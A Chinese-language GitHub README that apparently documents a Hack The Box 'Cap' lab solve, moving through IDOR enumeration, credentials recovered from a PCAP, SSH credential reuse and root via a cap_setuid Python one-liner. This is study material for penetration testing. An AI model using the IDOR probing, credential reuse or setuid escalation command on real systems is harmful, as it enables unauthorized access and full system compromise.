aryanchoudhary11/HTB-CAP
GitHub: aryanchoudhary11/HTB-CAP
一份 Hack The Box Cap 机器的完整渗透写讲,覆盖 IDOR、PCAP 分析、凭证重用与 Linux 能力滥用到提根。
Stars: 0 | Forks: 0
# 🔐 Hack The Box — Cap (Writeup)
## 📌 机器信息
| 属性 | 值 |
| ----------- | --------------------------------------------------------- |
| 名称 | Cap |
| 平台 | Hack The Box |
| 操作系统 | Linux |
| 关注领域 | IDOR, PCAP 分析, 凭据重用, Linux Capabilities |
## 🧠 目标
* 枚举目标
* 识别漏洞
* 获取 user 权限
* 提权至 root
## 🌐 初始侦察

连接到 HTB VPN 后,可以通过 HTTP 访问目标 Web 应用。
该应用暴露了多项功能:
* 安全快照(Security Snapshot)
* IP 配置(IP Config)
* Netstat
这些功能暗示其后端会与系统级命令进行交互并存储扫描结果。
## 🔍 Web 应用分析

在与 **安全快照** 功能交互时,应用重定向到了以下结构的 URL:
```
/data/{id}
```
这表明扫描结果是被索引的,并且可以通过 ID 参数进行访问。
## 🚨 IDOR 漏洞

通过手动修改 `id` 参数:
```
/data/0
/data/1
/data/2
...
```
成功访问了属于其他用户的扫描结果。
这证实了存在 **不安全的直接对象引用(IDOR)** 漏洞,从而导致未经授权的数据访问。
## 📦 敏感数据暴露(PCAP 文件)
每个 `/data/{id}` endpoint 都会返回可下载的 `.pcap` 文件。
在枚举过程中发现:
```
/data/0
```
包含了有意义的捕获流量。
## 🔬 PCAP 分析

使用以下工具对 PCAP 文件进行了分析:
* Wireshark
在网络捕获中发现了敏感凭据:
```
Username: nathan
Password: ********
```
这证明了网络流量中存在明文凭据泄露。
## 🔑 凭据重用
使用提取到的凭据,尝试跨服务进行身份验证。
### SSH 访问
```
ssh nathan@
```
相同的密码成功生效,并获得了 shell 访问权限。
这证实了 **跨服务凭据重用**,这是一个现实世界中常见的漏洞。

## 👤 User 权限
成功登录后:
```
cat /home/nathan/user.txt
```
## 🚀 权限提升
为了寻找权限提升向量,对 Linux capabilities 进行了枚举:
```
getcap -r / 2>/dev/null
```
### 🔎 结果
```
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
```
## ⚠️ 漏洞利用
`cap_setuid` capability 允许任意修改 UID。
利用 Python,成功获取了 root 权限:
```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```
## 👑 Root 访问
权限提升后:
```
cd /root
cat root.txt
```

## 🎯 关键经验
* **IDOR 漏洞**可能会暴露敏感用户数据
* **PCAP 文件**可能包含明文凭据
* **凭据重用**会显著增加攻击的影响范围
* **Linux capabilities**可能会被滥用于权限提升
## 🛠️ 工具与技术
* Nmap (侦察)
* 浏览器 DevTools (分析)
* ffuf (枚举)
* Wireshark / strings (PCAP 分析)
* SSH (访问)
* Linux 枚举 (getcap)
## 🔗 攻击链总结
1. Web 枚举
2. IDOR 漏洞利用
3. PCAP 文件发现
4. 凭据提取
5. 通过凭据重用获取 SSH 访问
6. 利用 Capabilities 进行权限提升
7. Root 访问
## ✅ 结论
**Cap** 机器展示了一条从简单的 Web 漏洞 (IDOR) 开始并最终导致系统被全面攻破的、贴近现实的攻击链。它突显了安全访问控制、妥善处理敏感数据以及限制系统级 capabilities 的重要性。
## 📌 作者
**Aryan**
网络安全爱好者 | Web 开发人员
标签:CSV导出, Walkthrough, 协议分析, 权限提升, 流量分析, 渗透测试, 漏洞利用, 网络安全, 防御绕过, 隐私保护